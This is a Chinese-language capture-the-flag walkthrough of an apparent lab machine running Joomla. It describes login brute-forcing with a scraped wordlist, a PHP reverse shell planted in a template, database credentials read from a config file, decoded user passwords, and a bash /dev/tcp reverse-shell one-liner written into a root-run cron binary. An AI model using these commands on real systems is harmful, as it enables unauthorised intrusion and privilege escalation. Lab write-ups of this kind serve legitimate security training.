



nmap掃出有開22,80 port



查看網頁是張圖片，沒什麼資訊，用dirsearch

dirsearch -u 192.168.216.79



得知是joomla CMS



joomscan -u 192.168.216.79

得知joomla版本為3.7.3rc1


google漏洞可惜都沒有效，sqlmap也無效，可能要考慮密碼爆破



查看/joomla/ dir發現首頁有joker對白，嘗試將網頁文字存成txt，當作字典


cewl http://192.168.216.79/joomla -m 5 -d 1 -w joomla.txt

用burpsuite爆破，user假設為joomla，會發現Gotham的length較他人不同，應該為密碼




進入joomla，找到extension->Templates下有index.php，似乎能在這裡放php reverse shell


用reverse shell generator生成php pentest monkey的reverse shell code，放進index.php內並執行Template Preview




成功取得reverse shell，user為www-data



在rob下發現local.txt




由於從網頁進入，通常會去查看/var/www下的config內容，在/var/www/joomla2下發現configuration.php，有db的user/password (joomla/babyjoker)




mysql -u joomla -p

進入mysql查看資料





在batjoke下的taskforce table發現rob的password hash



echo Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/ | base64 -d;


得出密碼為???AllIHaveAreNegativeThoughts???

接著能su rob




查看剛剛在rob下permission denied的Abnerineedyourhelp file，內容是一段亂碼，都是英文且相當整齊，有引號和句號，結尾則像是base64的hash，很可能是rot13類型加密

至CyberChief轉譯，用rot13發現還是無法閱讀，於是從rot1開始測試，成功變成可閱讀的文章，果真是一段base64 hash




echo STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhhbjBteTBsaWZlMA== | base64 -d;

得出密碼為I33hope99my0death000makes44more8cents00than0my0life0




能成功su abner



由於在abner下的user2.txt沒有提供任何線索，索性直接用linepas掃漏洞


發現一個名字特別的檔案->.dear\_penguins.zip

根據前面流程從www-data -> rob -> abner，至題目大概率要把home底下的所有user都跑過一遍，所以這個檔案可能藏有penguin的資訊



scp abner@192.168.216.79:/var/www/joomla2/administrator/manifests/files/.dear\_penguins.zip .


將檔案從靶機載到本地




unzip .dear\_penguins.zip

cat dear\_penguins


還真的有一段hash，很可能是penguin的密碼



使用hash identifier發現無法辨識hash種類，直接當成密碼輸入能轉成penguin user



用linpeas掃完沒特別明顯的攻擊點，這時候換成查看linpeas無法掃的”執行中process”，使用pspy64工具，從kali傳至靶機，執行後跑一段時間發現.trash\_old每一分鐘執行一次，這個檔案正是penguin下的隱藏binary，可發現process的UID=0，由root在執行，可以將revsehll code放進.trash\_old執行後門



echo "bash -c 'bash -i >& /dev/tcp/192.168.45.209/1234 0>&1'" > .trash\_old

過一陣子即可取得reverse shell，user為root